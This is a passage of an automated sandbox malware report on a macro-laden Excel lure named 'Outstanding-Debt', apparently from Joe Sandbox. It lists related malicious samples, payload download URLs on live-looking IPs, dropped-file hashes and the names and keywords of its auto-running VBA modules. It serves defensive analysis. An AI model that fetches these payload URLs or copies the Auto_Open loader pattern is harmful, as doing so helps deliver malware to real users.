Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 13.88.21.125, 168.61.161.212, 92.122.145.220, 52.109.32.63, 52.109.8.24, 52.109.12.21, 184.30.24.56, 20.82.210.154, 92.122.213.247, 92.122.213.194, 2.20.142.209, 2.20.142.210, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, arc.trafficmanager.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.183.99.115	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115/44313,6048108796.dat
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115/44313,6048108796.dat
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115/44313,6048108796.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51.89.73.159	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159/44313, 6048108796.dat
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159/44313, 6048108796.dat
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159/44313, 6048108796.dat
190.14.37.38	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38/44313, 6048108796.dat
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38/44313, 6048108796.dat
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38/44313, 6048108796.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OffshoreRacksSAPA	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 190.14.37.38
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1770799750-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-1505499457-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-937314470-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Complaint-793844517-04302021.xlsm	Get hash	malicious	Browse	• 190.14.37.36
	Cancellation-419022185-04292021.xlsm	Get hash	malicious	Browse	• 190.14.37.27
	Cancellation-419022185-04292021.xlsm	Get hash	malicious	Browse	• 190.14.37.27
	Cancellation-419022185-04292021.xlsm	Get hash	malicious	Browse	• 190.14.37.27
	284225b9_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 190.14.37.252
	284225b9_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 190.14.37.252
HSAE	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 185.183.99.115
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 185.45.193.80
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 185.45.193.80
	9177284661-04302021.xlsm	Get hash	malicious	Browse	• 185.45.193.80
	24e5ce5d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 185.198.57.121
	24e5ce5d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 185.198.57.121
	24e5ce5d_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 185.198.57.121
	kVXWdr5oFQ.exe	Get hash	malicious	Browse	• 185.183.96.36
	t.exe	Get hash	malicious	Browse	• 185.141.27.225
	SSuPgxqQBv.exe	Get hash	malicious	Browse	• 185.183.96.36
	sGdpcwaC54.exe	Get hash	malicious	Browse	• 185.183.96.147
	sGdpcwaC54.exe	Get hash	malicious	Browse	• 185.183.96.147
	ccriZ1jd8H.exe	Get hash	malicious	Browse	• 185.183.96.147
	SecuriteInfo.com.Trojan.GenericKD.36392080.3322.exe	Get hash	malicious	Browse	• 185.183.96.156

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	0304_87496944093261.doc	Get hash	malicious	Browse	• 185.183.96.157
	0304_56958375050481.doc	Get hash	malicious	Browse	• 185.183.96.157
	Static.dll	Get hash	malicious	Browse	• 185.183.96.157
	Static.dll	Get hash	malicious	Browse	• 185.183.96.157
OVHFR	pd9EeXdsQtNb3dQ.exe	Get hash	malicious	Browse	• 66.70.204.222
	Invoice No F1019855_PDF.vbs	Get hash	malicious	Browse	• 79.137.109.121
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	SecuriteInfo.com.W32.MSIL_Troj.ASI.genEldorado.27642.exe	Get hash	malicious	Browse	• 66.70.204.222
	Outstanding-Debt-610716193-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	Outstanding-Debt-1840996632-05042021.xlsm	Get hash	malicious	Browse	• 51.89.73.159
	New Order Request_0232147.exe	Get hash	malicious	Browse	• 149.202.85.210
	Transcation03232016646pdf.exe	Get hash	malicious	Browse	• 79.137.109.121
	5e60c283_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.77.73.218
	MZyeIn5mSFOjxMx.exe	Get hash	malicious	Browse	• 66.70.204.222
	5e60c283_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.77.73.218
	51086cc4_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	8aa43191_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	5e60c283_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 51.77.73.218
	51086cc4_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	8aa43191_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	840e7dfd_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	840e7dfd_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	94765446_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13
	d192feb6_by_Libranalysis.dll	Get hash	malicious	Browse	• 167.114.113.13

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\16773A9D-D37D-4540-9494-50C371665E6B	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368374627036288
Encrypted:	false
SSDEEP:	1536:DcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:wEQ9DQW+zPXO8
MD5:	B7FB2DE7D5FA7C4A4BC039DEBB7A0EE3
SHA1:	B620BFCB95BA6114AABF6399591BBDF416176F3E
SHA-256:	7ED0856D2CA580EC6F66601A55C0CFB0A8E3E74DE5BDEF89A12E0C18DD33AFAF
SHA-512:	41738C15CA0400EF1D1048CF2AFC25A773536A8E1CB5D7B923142762F79A12BB969937E10EC6C002C1759E976108F8B1952E337B5A4BB5E9891A92156B2D56C3
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-04T17:20:00">.. Build: 16.0.14102.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\93B95D04.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=5], baseline, precision 8, 1080x1080, frames 3
Category:	dropped
Size (bytes):	92379
Entropy (8bit):	7.654577060340879
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\93B95D04.jpg

SSDEEP:	1536:1o1vutINbjOXGw548LBkVb/oyrKXkX89DcO9GQSnIv+C1EDFVxkR7Y90:wvKINbjvw548LMb/oqKO8NnS8+60Kc0
MD5:	4A425E6A5A885C0D0E2589506FD2244B
SHA1:	E23482422480A4720E22F311B42BD65E2F3556F8
SHA-256:	76E685FC2035D8CF19945C6686D82054B64D0A9612853D8F428C4B4FE351C160
SHA-512:	3C827E13A12CC817CBD80EA7C89BEC5288FD21250728E76E00D6355008F704C77EC9BC37C85FF076D8D1F960DB53741F352AB649CD2C754B71B4D11CFFBEEA4
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....``.....ZExif..MM.*.....J.....Q.....Q.....Q.....C.....C.....8.8..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..D.G.\.....i].....k.@U.....B..Hw.A...`p;.RsIRHTs..%G?QU.#..$..."...U.A....g].s.....c.,....{W'..M.Nc....F.~..y..l..`.e..a..[...P.y]..k_..Cl..z.Ru..s.6.Y....."..1]Q.....e#.....~.`sk..KH.....p.4.i.j+3{.....N.DS..L.....o..o.5f>..jY.uS...Z.B...UG`)..6D....(.....

C:\Users\user\AppData\Local\Temp\0AC10000

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	119823
Entropy (8bit):	7.69870686061061
Encrypted:	false
SSDEEP:	3072:2nq5vKINbjvw548LMb/oqKO8NnS8+60KcE:2nq4AbT648LM7D98Np+Er
MD5:	CA56B3A4B608992554A6E969D838BCA7
SHA1:	B25F5AE6DBD8BD069FC0E4A8A7DF30DDE1D18CED
SHA-256:	EDE8309F597DFF9FF9421B715CD6EDC2C280E310269B32CD585C438327C8610C
SHA-512:	24B535BD38CD736CA56085EAB088807F00BF00ADC04D50E36B97F381C8264C326373B999104D49EEEC1462F48ECD3B5AF0BB7765BE659F3C5C57C4978CCF35AE
Malicious:	false
Reputation:	low
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet.....#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2.....[..M&SeI.}._.j..^+..&.V.#..l..H'..B...p.;.d4.A!cx..PX$l/g....nUQ.,..N.....`.+.U.....].2..s.m...;.....,.[i...b.....4....MK..";..p.+.*..S....N...K.o`VR...q...(..Z....E.....<..NV.pz.+...../...x....1w<.|L8..'.'vO.2...>._.-.@....i..)..n.".~....q...vh.. ...m..w.....#...`g%.....nV.~.....PK.....!.....*.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	170164
Entropy (8bit):	4.362842257315497
Encrypted:	false
SSDEEP:	1536:fWYvzolWWpFpKKHAeedydju4HTbTuo+o5aQxJudUl9yhQL3oKmmy:fxM8WpFpKKHHedydFeo+oQLUlPoK0
MD5:	3A471E051D7E8188F4B8786106769E00
SHA1:	84A684E049A353767FF6099102213237ABE97178
SHA-256:	2F1EC8124A69EEA0B1F480DE744959A925366150BF73D711166B5608EA0D6E8A
SHA-512:	FECF899F8C6C8703DC1C31B04515C42B36AA90DA89ABE79035AF83B3D26052283CE65E4A51322682A014A61F7275C22DC18590EE6D6FA711B2D05D50EA0B152
Malicious:	false
Reputation:	low
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<.....h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"...".(#...#...#..T$...$...%...%...%..H&..&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9..4:...:...:..`;...;..(<...<...<..T=...=...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....l...B.....$..... .....x...l.....T..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK

Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Wed May 5 01:20:08 2021, atime=Wed May 5 01:20:08 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.639930163545324
Encrypted:	false
SSDEEP:	12:8uXU9ANuElPCH2agSMuYwlLFLWF+WrjAZ/2bD/LC5Lu4t2Y+xIBjKZm:8OKgSM2LIAZiD+87aB6m
MD5:	1D8C62959AA12E4B55742E4515A80473

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
SHA1:	087876F3239860D6998FB6401018A7C379895AAC
SHA-256:	AE8668E18B2EB021103760FC202399F92C288797C7C80795738C745BEE2FD792
SHA-512:	0A5BF86A7F04984AF86D53EFDBDAC73DA9CC8465D2439763DBAF8AB225674CAA9D674740F48AE47B40697B731387E960EABDE7F5BCA42F759740730A5CA90DE
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-...5e+UA...5e+UA...0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Rs.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qzx..user.<.....Ny..Rs.....S.....h.a.r.d.z.....~.1.....R....Desktop.h.....Ny..R.....Y.....>.....^..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....035347.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Outstanding-Debt-610716193-05042021.xlsm.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:48 2020, mtime=Wed May 5 01:20:08 2021, atime=Wed May 5 01:20:08 2021, length=119809, window=hide
Category:	dropped
Size (bytes):	2370
Entropy (8bit):	4.710973493924096
Encrypted:	false
SSDEEP:	48:8T42mH7k8Z0h+sB6pT42mH7k8Z0h+sB6:8T42mbrqFKT42mbrqF
MD5:	B96B0818C1B13B39F4A35E9E79D55228
SHA1:	4AE3D6FD52BF5DE5FAE7B8FA2CB0B6DA5CA2EDDC
SHA-256:	7F0F1367787B9D6F94A4DBC426961B35A7EE4F963E870377207A63795027CABC
SHA-512:	EF87F20DF3B730FCD9CB0F75C8E6F4258BC26127F2185793756F56303EE0B462FED8A9B90990317A2334AF09258329B61585AFEE2F19ACF89290C023A5D61D25
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ...^.Q.:...s.n+UA..8]l+UA.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...Rs.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qzx..user.<.....Ny..Rs.....S.....h.a.r.d.z.....~.1.....>Q{x..Desktop.h.....Ny..Rs.....Y.....>.....Z.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....Ry. .OUTSTA~1.XLS.....>Qyx.Ry.....h.....).O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.6.1.0.7.1.6.1.9.3.-.0.5.0.4.2.0.2.1...x.l.s.m.....n.....-.....m.....>.S.....C:\Users\user\Desktop\Outstanding-Debt-610716193-05042021.xlsm..?.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.O.u.t.s.t.a.n.d.i.n.g.-.D.e.b.t.-.6.1.0.7.1.6.1.9.3.-.0.5.0.4.2.0.2.1...x.l.s.m.....:..,.LB.)...As...`.....X.....035347.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	175
Entropy (8bit):	4.973893060766468
Encrypted:	false
SSDEEP:	3:oyBVomxWhl2BcYYnHRF+lpSyEW92BcYYnHRF+lpSmxWhl2BcYYnHRF+lpSv:djSltrnHRcpoW9trnHRcpsltrnHRcpc
MD5:	7B226ABAFBF8417DED983B5197228EFE
SHA1:	99024F8273231EF25D13383DDF969C186BA7569B
SHA-256:	5F7F840EFFF6F37B0844216F1E1EBA7F964EC77A820DC7D3F6580C77C61AA243
SHA-512:	D262DDF8506053BA4CA8C4182F8392AD3764F762B904FE945EC96E9D8631AFF0F120726DCC5E8AA9B50D6B23CE1B1F4114D85E416438E5BBE836CFA42CB40A0
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..Outstanding-Debt-610716193-05042021.xlsm.LNK=0..Outstanding-Debt-610716193-05042021.xlsm.LNK=0..[misc]..Outstanding-Debt-610716193-05042021.xlsm.LNK=0..

C:\Users\user\Desktop\FAC10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	119809
Entropy (8bit):	7.6985553643427185
Encrypted:	false
SSDEEP:	3072:MIbmycHjvKINbjvw548LMb/oqKO8NnS8+60KcX:TcOAbT648LM7D98Np+EQ
MD5:	C63AE699FCE4655F9D39D2C1D03CFA44
SHA1:	CE5E96CAFA779CAF2DB1114986D41C5074271F76
SHA-256:	7CE428814581CAE07D14AA8A1F8F93173AD866B48909AF28230631380C62D8E1
SHA-512:	F9EEA7CFD351582521447DCF1DED29077E923FA90F3ACEDDDF21AF18E11DE4A41259D146611017EDE8101652D069E57A0DDD31D1CE6EEEC2F988EC5498E1389
Malicious:	false
Reputation:	low

C:\Users\user\Desktop\FAC10000	
Preview:	.U.n.1.}...X..Z..RUU,yh..6R..0..k.M.C..;6..)..@...s..x..fet.....#R..N*.6...}..T1q+.v....Hn&.?....b..66.K..c,.....y..2s.....e...o.].F_.p6.Mu..d2.....[..M&SeI.}._.j..^+..&.V.#..l..H'..B...p.;.d4.A!cx..PX$l/g....nUQ.,..N.....`.+.U.....].2..s.m...;.....,.[i...b.....4....MK..";..p.+.*..S....N...K.o`VR...q...(..Z....E.....<..NV.pz.+...../...x....1w<.|L8..'.'vO.2...>._.-.@....i..) ..n.".~....q...vh.. ...m..w.....#...`g%.....nV.~.....PK.....!.....*.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Outstanding-Debt-610716193-05042021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.688088272020875
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	Outstanding-Debt-610716193-05042021.xlsm
File size:	116888
MD5:	b20f59f0dec28c944c62f14fcdeecebb
SHA1:	113cdca46cefdbb50697d6f539dcc71bb3a1947a
SHA256:	78a9d532ef2c79aa430393c85f8f0351d6fa0578297a7d5d349701670890145b
SHA512:	5d0c9c81e1c92e98a70c445b0b9ed5902f7b34ad9c4de5da50a72c982ab4ab7dc957f861a9592016dc100e77ac17838456bd216e2d6c88e784787fd7ce9000fc
SSDEEP:	3072:DvKINbjvw548LMb/oqKO8NnS8+60KcplBO:OAbT648LM7D98Np+EeK
File Content Preview:	PK.....!."..R....*.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/404168/sample/Outstanding-Debt-610716193-05042021.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Author:	Rabota
Last Saved By:	Noped
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-05-04T08:05:25Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Blasr.bas, Stream Size: 1166

General	
Stream Path:	VBA/Blasr
VBA File Name:	Blasr.bas
Stream Size:	1166
Data ASCII:	. . . . z . . . . ^ . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 fd 03 00 00 00 00 00 00 01 00 00 00 1c cc 5e 9c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"Blasr"
Application.Run
Attribute
Auto_Open()
VB_Name
Private

VBA Code

VBA File Name: Briks.cls, Stream Size: 990

General	
Stream Path:	VBA/Briks
VBA File Name:	Briks.cls
Stream Size:	990
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .

General	
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 1e a1 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"Briks"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Byutut.bas, Stream Size: 1056

General	
Stream Path:	VBA/Byutut
VBA File Name:	Byutut.bas
Stream Size:	1056
Data ASCII:	. . . . R . . . . Y . . . . ; G . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 52 03 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 59 03 00 00 f5 03 00 00 00 00 00 00 01 00 00 00 1c cc 3b 47 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"Byutut"

VBA Code

VBA File Name: Class1.cls, Stream Size: 1151

General	
Stream Path:	VBA/Class1
VBA File Name:	Class1.cls
Stream Size:	1151
Data ASCII:	. . . . Z . . . . a . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 5a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 61 03 00 00 c5 03 00 00 00 00 00 00 01 00 00 00 1c cc a3 ac 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute

Keyword
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class2.cls, Stream Size: 999

General	
Stream Path:	VBA/Class2
VBA File Name:	Class2.cls
Stream Size:	999
Data ASCII:	. . . . . - . . . . . ~ . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 1c cc 7e e9 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class3.cls, Stream Size: 999

General	
Stream Path:	VBA/Class3
VBA File Name:	Class3.cls
Stream Size:	999
Data ASCII:	. . . . . - . . . . . x . . . . . M E . . . . .
